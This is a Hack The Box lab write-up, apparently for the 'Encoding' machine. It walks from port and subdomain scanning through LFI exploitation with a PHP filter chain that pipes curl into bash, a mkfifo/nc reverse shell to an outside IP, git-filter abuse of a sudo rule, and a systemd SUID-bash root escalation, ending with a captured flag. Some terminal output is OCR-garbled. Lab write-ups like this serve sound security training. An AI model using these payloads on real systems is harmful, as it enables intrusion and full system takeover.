
Reporting On Hex Tables.

http://10.10.11.198/




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Information Gathering.



Website Using Technology.

- >> Apache HTTP Server (2.4.52)
- >> CDN Google Hosted Libraries.
- >> Programming Language = PHP
- >> OS = Ubuntu
- >> JavaScript Libraries = JQuery 3.6.0
- >> UI framework = Bootstrap 3.4.1

And this website is help to convert string integer & image. To any code. Let's explore it.

And again I see

?page= page is parameter it also help to perform some attack.

Scanning

>> TCP Scanning.

------→ nmap -sC -sV 10.129.14.161 -O

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-31 11:32 +0545
Nmap scan report for 10.129.14.161
Host is up (0.76s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                           OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 | ssh-hostkey:
  256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)
256 816e78766b8aea7d1babd436b7f8ecc4 (ED25519)
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: HaxTables
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.3 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 87.31 seconds
```

I just found only port 22 & 80 is open. Let's again try UDP Scan.

>> UDP Scanning.

------ nmap -sU -sV 10.129.14.161 −O

```
More to the second content of the secon
```

Ok I found only one port 68 is open but it is filtered.

I don't found any enumeration perform port.

Directory Scanning.

I am using Dirbuster.

```
>> dirbuster.
-----> Dirs found with a 200 response:
/
/assets/
/assets/css/
/assets/js/
/assets/img/
/includes/
Dirs found with a 403 response:
/icons/
/icons/small/
```

ok ifound all directory but not it happen.

Finding Subdomain.

So I tried to find some subdomain. Using Fuff tool.

>> ffuf -H "Host:FUZZ.haxtables.htb" -w

/usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt - u http://haxtables.htb -fw "246"




Ok I found two subdomain let's and I test it again.

>> api



Api is empty.

>> image




Ok it's tell me to I don't have permission.

Let's do another try.

Exploiting Part.

svc:x:1000:1000:svc:/home/svc:/bin/bash

username = svc




I just put the /etc/password >> and they got the data.

SO

I found the inter point of the payload.

But I try many payload and no on is working so.

Now I am going to use some payload generator and chain so I am using some tool.




First I make a payload name == c

And I just use chain generator which is probably using php language.


And I know the website using php language.

>> python3 <chain generator> --chain '<?= `curl <a href="http://<ip>/payload name|bash">http://<ip>/payload name|bash ;?>'

And now copy the code and put the place of the payload inter.



Ok now open the listener and send it on server.



Ok now I got a blind_shell of the hax_data-table ok let's make proper shell.

At first I am using a php chain generator so i need to use a php server.

>> php -S :80

```
whiteshadow@kali: ~/Desktop/Report /htb practice/encoding/php_filter_chain_generator 100x20
         env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
con
     \:/bin\:/snap/bin, use_pty
con
.cs
9.U
     User www-data may run the following commands on encoding:
         (svc) NOPASSWD: /var/www/image/scripts/git-commit.sh
ase
     $ python3 -c 'import pty;pty.spawn("/bin/bash")
.CP
LAT
     Python runtime state: initialized
t.i
     Traceback (most recent call last):
.GB
       File "/usr/lib/python3.10/site.py", line 636, in <module>
UTF
        main()
F7|
       File "/usr/lib/python3.10/site.py", line 619, in main
        known_paths = venv(known_paths)
enc
!|co
       File "/usr/lib/python3.10/site.py", line 520, in venv
'|co
        exe_dir, _ = os.path.split(os.path.abspath(executable))
       File "/usr/lib/python3.10/posixpath.py", line 383, in abspath
F7|
         cwd = os.getcwd()
CUK
     FileNotFoundError: [Errno 2] No such file or directory
onv
     $ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>81|nc 10.10.16.7 9001 >/tmp/f
```

First I try python code but it doesn't work.

And I make a reverse shell and connect another terminal.

And I got the proper shell.

But this session was terminated and I again try.

```
www-data@encoding:~$ sudo -l
sudo -l
Matching Defaults entries for www-data on encoding:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on encoding:
    (svc) NOPASSWD: /var/www/image/scripts/git-commit.sh
```

And I make a py.py payload and upload the payload in /tmp folder throw by python server.

```
$ chmod +x py.py
$ ls
f
f
py.py
systend-private-103751d925c2457bbd0f5ecebb2c6880-ModemManager.service-FJ52j0
systend-private-103751d925c2457bbd0f5ecebb2c6880-apache2.service-tvQzfp
systend-private-103751d925c2457bbd0f5ecebb2c6880-systend-logind.service-Smb0lh
systend-private-103751d925c2457bbd0f5ecebb2c6880-systend-resolved.service-xmG17Z
systend-private-103751d925c2457bbd0f5ecebb2c6880-systend-timesyncd.service-cIF140
vmware-root_750-2957714542
$ cd ...
$ cd /var
$ cd www
$ cd image
$ pwd
/var/www/image
$ git init
Reinitialized existing Git repository in /var/www/image/.git/
$ echo '*.php filter=indent' > .git/info/attributes
$ git config filter.indent.clean /tmp/py.py
$ sudo -u svc /var/www/image/scripts/git-commit.sh
```

And just put some command and I got the svc terminal on another listener.

And I got the normal user terminal.

And I again try to go root user.

```
svc@encoding:~$ bash -p
bash -p
svc@encoding:~$ echo '[Service]
Type=oneshot
ExecStart=chmod +s /bin/bash
[Install]
WantedBy=multi-user.target' > /etc/systemd/system/getroot.serviceecho '[Service]
> Type=oneshot
> ExecStart=chmod +s /bin/bash
> [Install]
WantedBy=multi-user.target' > /etc/systemd/system/getroot.service
svc@encoding:~$
svc@encoding:~$ sudo systemctl restart getroot
sudo systemctl restart getroot
svc@encoding:~$ /bin/bash -p
/bin/bash -p
bash-5.1# who am i
who am i
bash-5.1# ls
ls
user.txt
bash-5.1# cd /root
cd /root
bash-5.1# ls
root.txt scripts
bash-5.1# cat root.txt
cat root.txt
92182873a142c8ff3009741d693295ca
bash-5.1#
```

When I put the

Sudo -I

Command on terminal.

User root show me when system service is restart password is not require.

So I make this code. And run it.

>> echo '[service]

Type=oneshot

ExecStart=chmod +x /bin/bash

[install]

Ok now I say what say the code.

When the service was start bash will be permission by root user access. So I got the root shell.

Conclusion.

This website is vulnerable by LFI bug (Local File Inclusion). So I found the payload inter place and it also allow to php chain to access the www-data shell. And it is very bad so please fix this bug. And again make a strong security. And also need a make password is require to gat user.